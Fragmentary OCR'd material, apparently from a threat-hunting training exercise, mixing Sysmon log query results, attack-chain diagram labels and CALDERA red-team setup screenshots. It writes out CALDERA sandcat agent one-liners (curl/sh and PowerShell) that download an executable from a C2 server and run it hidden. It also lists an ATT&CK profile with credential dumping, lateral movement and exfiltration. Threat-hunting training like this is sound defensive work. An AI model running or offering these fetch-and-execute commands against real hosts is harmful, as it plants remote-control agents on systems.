May 1, 2020 @ 23:58:32.662	13	C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe	-	{47ab858c-e18b-5eac-b103-000000000400}	HKU\S-1-5-21-1830255721-3727074217-2423397540-1107_Classes\Folder\shell\open\command\DelegateExecute	Registry value set: RuleName: - EventType: SetValue UtcTime: 2020-05-02 02:58:30.649 ProcessGuid: {47ab858c-e18b-5eac-b103-000000000400} ProcessId: 6868
May 1, 2020 @ 23:59:16.772	12	C:\windows\System32\WindowsPowerShell\v1.0\powershell.exe	-	{47ab858c-e1f8-5eac-bc03-000000000400}	HKU\S-1-5-21-1830255721-3727074217-2423397540-1107_Classes\Folder\shell\open\command	Registry object added or deleted: RuleName: - EventType: DeleteKey UtcTime: 2020-05-02 02:59:15.911 ProcessGuid: {47ab858c-e1f8-5eac-bc03-000000000400} ProcessId: 3832





powershell.exe (1756)
csc.exe (384)
cvtres.exe (1884)



"*\\Microsoft\\Windows\\Start Menu\\Programs\\StartUp"


Last 1 year


Image: "*powershell.exe" ×

1 hit

Aug 21, 2019 @ 03:27:56.226 - Aug 21, 2020 @ 03:27:56.226 —

Time	EventID	Image	ProcessGuid	TargetObject	TargetFilename
May 2, 2020 @ 00:04:24.839	11	C:\windows\system32\WindowsPowerShell\v1.0\powershell.exe	{47ab858c-e23d-5eac-c603-000000000400}	-	C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\hostui.lnk






5 hits

Aug 21, 2019 @ 03:51:31.840 - Aug 21, 2020 @ 03:51:31.840

Time	EventID	AccountName	ImagePath
May 2, 2020 @ 00:04:16.785	7,045	pbeesly	C:\Windows\System32\javamtsup.exe
May 2, 2020 @ 00:11:41.241	7,045	pbeesly	%SystemRoot%\PSEXESVC.exe
May 2, 2020 @ 00:12:47.910	7,045	pbeesly	%SystemRoot%\PSEXESVC.exe
May 2, 2020 @ 00:13:51.435	7,045	pbeesly	%SystemRoot%\PSEXESVC.exe
May 2, 2020 @ 00:15:05.589	7,045	pbeesly	%SystemRoot%\PSEXESVC.exe



javamtsup.exe


Last 1 year


Image: *powershell.exe ×


1 hit

Aug 21, 2019 @ 04:06:28.681 - Aug 21, 2020 @ 04:06:28.682

Time	EventID	Image	ProcessGuid	ParentImage	ParentProcessGuid
May 2, 2020 @ 00:00:37.543	11	C:\windows\system32\WindowsPowerShell\v1.0\powershell.exe	{47ab858c-e23d-5eac-c603-000000000400}	-	-



javamtsup.exe
PowerShell
hostui.lnk
Payload run in Powershell memory Space
cmd.exe
sdctl
control.exe
PowerShell
csc.exe
cvtres.exe
Token Elevation Takes Place
Registry Key Creation
PowerShell
qkbkqqbs.cmdline
Registry Key Deletion


PsExec64.exe
Sysmon ID 1
PowerShell
accessChk.exe
sdelete64.exe
sdelete64.exe
sdelete64.exe
PsExec64.exe
PsExec64.exe
PsExec64.exe
PowerShell
Sysmon ID 7
Sysmon ID 11
Sysmon ID 11 & 23
csc.exe
cvtres.exe
Command to run payload in PowerShell memory runspace
cvtres.exe
csc.exe
Bypass payload monkey.jpg
conhost.exe
PowerShell
Sysmon ID 7 x39
conhost.exe
PowerShell
Sysmon ID 2
Sysmon ID 3
ip:port
Sysmon ID 5
conhost.exe
PowerShell
control.exe
Sysmon ID 11 & 23
Sysmon ID 7
Sysmon ID 5
PowerShell
sdctl
sdctl
sdctl
PowerShell
Child process GUID
command
port
1234
ip
192.168.0.5
Sysmon ID 12
Sysmon ID 3
Sysmon ID 22
process
Parent process GUID
Sysmon ID 1
dll
command
Child process GUID
Sysmon ID 5 & 13
Grandchild process GUID
PowerShell
Sysmon ID 11
Sysmon ID 11 & 23
Sysmon ID 5 & 13




README.md

CALDERA™




```
caldera@caldera-virtual-machine:~$ go build hello.go
caldera@caldera-virtual-machine:~$ ./hello
hello, world
```



Trouble logging in?

Clear your cookies and try again.

For the best experience, use Chrome



A GoLang agent which communicates through the HTTP contact (psh)


```
server="http://0.0.0.0:8888";curl -s -X POST -H "file:sandcat.go" -H "platform:darwin" $server/file/download >
sandcat.go;chmod +x sandcat.go;./sandcat.go -server $server -v
```

A GoLang agent which communicates through the HTTP contact (sh)


```
server="http://0.0.0.0:8888";curl -s -X POST -H "file:sandcat.go" -H "platform:linux" $server/file/download > sandcat.go;chmod
+x sandcat.go;./sandcat.go -server $server -group red -v
```

A GoLang agent which communicates through the HTTP contact (psh)

```
$server="http://0.0.0.0:8888";$url="$server/file/download";$wc=New-Object
System.Net.WebClient;$wc.Headers.add("platform","windows");$wc.Headers.add("file","sandcat.go");$data=$wc.DownloadData($url);$name=$wc.ResponseHeaders["Content-
Disposition"].Substring($wc.ResponseHeaders["Content-Disposition"].IndexOf("filename=")+9).Replace("`"","");get-process | ?
{$_.modules.filename -like "C:\Users\Public\$name.exe"} | stop-process -f;rm -force "C:\Users\Public\$name.exe" -ea ignore;
[io.file]::WriteAllBytes("C:\Users\Public\$name.exe",$data) | Out-Null;Start-Process -FilePath C:\Users\Public\$name.exe -ArgumentList "-
server $server -group red" -WindowStyle hidden;
```



```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\jcassidy> $server="http://172.21.14.100:8888";$url="$server/file/download";$wc=New-Object System.Net.WebClie
nt;$wc.Headers.add("platform","windows");$wc.Headers.add("file","sandcat.go");$data=$wc.DownloadData($url);$name=$wc.Res
ponseHeaders["Content-Disposition"].Substring($wc.ResponseHeaders["Content-Disposition"].IndexOf("filename=")+9).Replace
("`"","");get-process | ? {$_.modules.filename -like "C:\Users\Public\$name.exe"} | stop-process -f;rm -force "C:\Users\
Public\$name.exe" -ea ignore;[io.file]::WriteAllBytes("C:\Users\Public\$name.exe",$data) | Out-Null;Start-Process -FileP
ath C:\Users\Public\$name.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;
PS C:\Users\jcassidy> _
```




Agents

Groups are collections of agents so hosts can be compromised simultaneously. You must deploy at least 1 agent in order to run an operation.

You have 1 agents

paw	host	contact	pid	privilege	
hrnirm	PTH-Win10m2	http	5048	User	✕




Agents

Groups are collections of agents so hosts can be compromised simultaneously. You must deploy at least 1 agent in order to run an operation.

You have 2 agents


paw	host	contact	pid	privilege	
hrnirm	PTH-Win10m2	http	5048	User	✕
gmipsz	PTH-Win10m2	http	5088	Elevated	✕




Profiles are collections of ATT&CK TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.

Malicious Monkey

Packt - Practical Threat Hunting Exercise



Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Command and Scripting Interpreter	Create or Modify System Process	Process Injection	Indicator Removal on Host	OS Credential Dumping	File and Directory Discovery	Remote Service Session Hijacking	Screen Capture	Application Layer Protocol	Exfiltration Over C2 Channel	Data Manipulation
PowerShell	Windows Service		File Deletion		Network Share Discovery					Stored Data Manipulation
					System Owner/User Discovery					



id: 316251ed-6a28-4013-812b-ddf5b5b007f8

